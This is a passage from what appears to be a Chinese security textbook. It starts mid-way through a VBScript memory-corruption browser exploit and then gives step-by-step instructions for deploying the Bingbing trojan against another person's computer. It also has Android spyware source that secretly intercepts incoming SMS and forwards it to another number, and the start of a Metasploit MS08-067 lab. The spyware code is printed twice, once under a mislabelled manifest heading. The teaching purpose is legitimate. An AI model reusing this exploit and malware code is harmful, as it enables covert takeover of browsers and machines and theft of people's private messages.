        On Error Resume Next
        i=testaa
        i=null
        redim  Preserve aa(a2)

        ab(0)=0
        aa(a1)=i
        ab(0)=6.36598737437801E-314

        aa(a1+2)=myarray
        ab(2)=1.74088534731324E-310
        mydata=aa(a1)
        redim  Preserve aa(a0)
end function


function setnotsafemode()
       On Error Resume Next
       i=mydata()
       i=readmemo(i+8)
       i=readmemo(i+16)
       j=readmemo(i+&h134)
       for k=0 to &h60 step 4
```

```
        j=readmemo(i+&h120+k)
        if(j=14)then
                j=0
                redim  Preserve aa(a2)
    aa(a1+2)(i+&h11c+k)=ab(4)
                redim  Preserve aa(a0)

    j=0
                j=readmemo(i+&h120+k)

                 Exit for
            end if

    next
    ab(2)=1.69759663316747E-313
    runmumaa()
end function

function Over()
    On Error Resume Next
    dim type1,type2,type3
    Over=False
    a0=a0+a3
    a1=a0+2
    a2=a0+&h8000000

    redim  Preserve aa(a0)
    redim   ab(a0)

    redim  Preserve aa(a2)

    type1=1
    ab(0)=1.123456789012345678901234567890
    aa(a0)=10

    If(IsObject(aa(a1-1))=False)Then
       if(intVersion<4)then
           mem=cint(a0+1)*16
           j=vartype(aa(a1-1))
           if((j=mem+4)or(j*8=mem+8))then
              if(vartype(aa(a1-1))<>0) Then
                 If(IsObject(aa(a1))=False)Then
                    type1=VarType(aa(a1))
                 end if
```

```
                end if
            else
              redim  Preserve aa(a0)
              exit  function

            end if
        else
            if(vartype(aa(a1-1))<>0) Then
                If(IsObject(aa(a1))=False)Then
                     type1=VarType(aa(a1))
                end if
              end if
        end if
    end if


    If(type1=&h2f66)Then
          Over=True
    End If
    If(type1=&hB9AD)Then
          Over=True
          win9x=1
    End If

    redim  Preserve aa(a0)

end function

function ReadMemo(add)
    On Error Resume Next
    redim  Preserve aa(a2)

    ab(0)=0
    aa(a1)=add+4
    ab(0)=1.69759663316747E-313
    ReadMemo=lenb(aa(a1))

    ab(0)=0

    redim  Preserve aa(a0)
end function

</SCRIPT>
 </BODY></HTML>
```

8.2.3　实践案例8-5：其他典型木马传播

其他典型的木马有很多，本节主要介绍冰河木马的传播及控制方式。和所有木马一样，“冰河”也有服务端和客户端，第一步当然是想方设法把服务端给别人运行，然后就可以去控制对方。

（1）第一步，打开冰河客户端，如图8.10所示。




图8.10　“冰河”主界面

（2）第二步，生成服务端，如图8.11所示。



图8.11　“服务器配置”对话框

（3）第三步，把生成的服务端给对方运行，这一步大家就各显神通了。

（4）第四步，在冰河客户端中扫描目标机器，其实如果知道对方IP的话，可以直接添加地址即可。如果不知道对方IP，知道对方在哪个网段也行，然后根据这个网段来进行

扫描。如果都不知道,那就只能盲扫。扫描方法如图 8.12 所示。



图 8.12 扫描目标机器

(5) 第五步,如图 8.13 所示,可以看出扫到一个 IP,关闭搜索框之后,该 IP 会自动加到左边的树形目录中,可以查看这台机子的 C 盘。



图 8.13 得到目标机器 IP

(6) 第六步:我们还可以进一步控制对方的屏幕。当然还有些其他功能,可以自行摸索。

8.2.4 实践案例 8-6:木马查杀与防范

下面以 360 安全卫士为例,展示木马的查杀与防范,如图 8.14 所示为木马扫描查杀,除此之外,用户还可以进入 360 卫士安全防护中心,设置木马防护策略和级别等,这些设置比较简单,在此不再赘述。



图 8.14　木马扫描查杀

8.3　间谍软件

间谍软件(Spyware)是在未经用户许可的情况下搜集用户个人信息的计算机程序。主要有以下几种类型：系统监视器、特洛伊木马程序、广告软件和跟踪 Cookie。大部分间谍软件主要用于跟踪和存储在 Web 上的互联网用户动作和弹出广告向互联网用户服务的目的。

通用的木马其实也是一种较恶意的间谍程序，很多时候是否是间谍软件主要是看用户愿不愿意。例如很多 Android 程序会自带很多广告，但是你可以不装，所以不能叫间谍软件。

目前在 Android 等移动端的间谍软件越来越多，以下以 Android 为例简要描述一下如何窃取用户的短信。该程序的功能是当有新的来信的时候，会截获，并且转发给目标机器。核心源码如下。

```
public class SMReciver extends BroadcastReceiver {

    @Override
    public void onReceive(Context context, Intent intent){
        //TODO Auto-generated method stub
        Log.i("smspy:","有短信来了");
        //获取到一组短信的 objs 数组
        Object[] objs= (Object[])intent.getExtras().get("pdus");
```

```
        for(Object obj:objs){
            SmsMessage mes= SmsMessage.createFromPdu((byte[])obj);
            String body= mes.getMessageBody();
            String sender= mes.getOriginatingAddress();
            Log.i("smspy:","内容:"+ body);
            Log.i("smspy:","发信人:"+ sender);
            //获取系统的 SmsManager,用来转发短信
            SmsManager smmanager= SmsManager.getDefault();
            //短信内容的长度是有限的,要根据短信长度截取,然后逐条发送
            List< String> all= smmanager.divideMessage(body);
            Iterator< String> it= all.iterator();
            while(it.hasNext()){

                //10086 也可以使用本机号码,但后果自负,o(^▽^)o
                //当然你也可以对发信人进行过滤,只监听指定号码的短信,实在太简单,学生
                  自己去实现
                //逐条发送短信
                smmanager.sendTextMessage("10086", null, it.next(), null, null);
            }
        }
    }
}
```

Android Manifest 文件配置如下。

```
public class SMReciver extends BroadcastReceiver {

    @Override
    public void onReceive(Context context, Intent intent){
        //TODO Auto- generated method stub
        Log.i("smspy:","有短信来了");
        //获取到一组短信的 objs 数组
        Object[] objs= (Object[])intent.getExtras().get("pdus");
        for(Object obj:objs){
            SmsMessage mes= SmsMessage.createFromPdu((byte[])obj);
            String body= mes.getMessageBody();
            String sender= mes.getOriginatingAddress();
            Log.i("smspy:","内容:"+ body);
            Log.i("smspy:","发信人:"+ sender);
            //获取系统的 SmsManager,用来转发短信
            SmsManager smmanager= SmsManager.getDefault();
            //短信内容的长度是有限的,要根据短信长度截取,然后逐条发送
            List< String> all= smmanager.divideMessage(body);
```

```
                Iterator<String> it=all.iterator();
                while(it.hasNext()){

                    //10086也可以使用本机号码,但后果自负,o(^▽^)o
                    //当然你也可以对发信人进行过滤,只监听指定号码的短信,实在太简单,学生
                      自己去实现
                    //逐条发送短信
                    smmanager.sendTextMessage("10086", null, it.next(), null, null);
                }
            }
        }
    }
```

通过模拟器调试运行效果如下,首先调试该程序,然后在 DDMS 视图下给模拟器发个短信,如图 8.15 所示,单击 send 按钮。




图 8.15　DDMS 下给模拟器发短信

调试器进入断点,可以看到日志打印的信息,如图 8.16 所示。说明短信截获成功并准备给 10086 转发。




图 8.16 断点调试

8.4 课后体会与练习

1. 病毒、木马和间谍软件间的区别有哪些？
2. 什么是网页挂马？其实施的原理是什么？
3. 如何防范间谍软件的植入？

第 9 章　系统攻防示例

✍ **本章课前准备**

学习本章内容之前，需要准备如下知识：

- 了解系统攻击扫描和漏洞利用工具的使用。

✍ **本章教学目标**

本章的教学目标是：

- 掌握系统攻击扫描和漏洞利用工具的使用。

✍ **本章教学要点**

本章的教学要点包括：

- Nmap Metasploit。

✍ **本章教学建议**

- 尽量使用靶机来完成；
- 不是每个系统下都会有很好可利用的漏洞。

作为一个信息安全从业人员，如果不了解和掌握一些黑客的攻击技术，那几乎是无法胜任相应的工作的，简单地说，就是如果想战胜对手就必须深刻地了解对手。系统攻击的范围和手段很广，本章主要以典型操作系统为例，来讲述系统渗透攻击的方法。系统渗透攻击技术博大精深，下面分别以 Windows 和 Linux 平台下的一个实例来讲解。无论是何种平台，系统渗透攻击都是遵循以下步骤：侦察、扫描、漏洞利用和维持访问。侦察阶段是搜集信息，扫描是对目标进行端口、漏洞的扫描，漏洞利用是根据扫描到的漏洞来获得远程主机的访问权限，最后的维持访问就是表示要守住攻击下的山头，然后重复占领下一个山头。

本章的扫描中，主要采用 Kali Linux 工具完成。Kali 是一个基于 Debian 的 Linux 发行版，包含很多安全和取证方面的相关工具，预装许多渗透测试软件，并且免费，可以到官网下载安装。

9.1　Windows 系统攻击示例

Windows 由于其方便易用，市场占有率很高，所以针对 Windows 的攻击也是最多的。下面以 MS08-067 漏洞（此漏洞暴露于 2008 年，全称为“Windows Server 服务 RPC 请求缓冲区溢出漏洞”，级别为“严重”，广泛影响于 Windows 2000/XP/Server 2003/

Vista/Server 2008 的各个版本)为例来讲解攻击过程。如果用户在受影响的系统上收到特制的 RPC 请求,则该漏洞可能允许远程执行代码。在 Microsoft Windows 2000、Windows XP 和 Windows Server 2003 系统上,攻击者可能未经身份验证即可利用此漏洞运行任意代码。

下面将详解攻击过程(此测试需要预先准备一个带有对应漏洞的目标靶机作为攻击对象)。

(1) 打开 kali 系统,选择并打开“应用程序”—Kali Linux—Top 10 Security Tools ◇ metasploit—framework,如图 9.1 所示。



图 9.1 打开 Kali 系统

(2) 稍等片刻,打开 metasploit 需要点时间。该框架是一款经典的黑客工具,功能非常强大,是一个用于开发漏洞利用程序并进行攻击的强大软件。打开后的 metasploit-framework 如图 9.2 所示。



图 9.2 metasploit-framework

(3) 可以看出其中1331多个exploits，为了便于查找和提高查询速度，或者保存运行结果，metaspoit可以连接数据库，默认数据库为postgresql。在Kali系统中，该数据库是默认安装的，但数据库服务默认是无法启动的，需要修改/usr/sbin/update-rc.d文件，把其中的Postgresql disabled改为postgresql enabled的。保存退出后，启动postgresql服务才能成功，如图9.3所示。

```
root@kali20140922:/home# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali20140922:/home#
```

图9.3　启动postgresql服务

(4) 启动数据库之后需要为数据库设置初始密码。第一次需要以postgres用户来打开psql，然后进行密码的修改，具体如图9.4所示。

```
root@kali20140922:/home# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali20140922:/home# sudo -u postgres psql
psql (9.1.15)
输入 "help" 来获取帮助信息.

postgres=# alter user postgres with password '123456';
ALTER ROLE
postgres=# \quit
root@kali20140922:/home#
```

```
root@kali20140922:/home# sudo -u postgres psql
psql (9.1.15)
输入 "help" 来获取帮助信息.

postgres=# alter user postgres with password='123456';
ERROR:  syntax error at or near "="
第1行alter user postgres with password='123456';
                                      ^
postgres=# \quit
root@kali20140922:/home#
```

图9.4　设置初始密码

(5) 现在就可以在msf中连接数据库了。

在msf提示符下执行db_connect postgres:123456@127.0.0.1/myfirstdb。

然后输入db_status将会看到：

```
Postgresql connected to postgres
```

(6) 现在数据库已经连接，可以来生成缓存提高查询速度了，还是在msf提示符下输入db_rebuild_cache，然后系统将会在后台自动生成缓存。

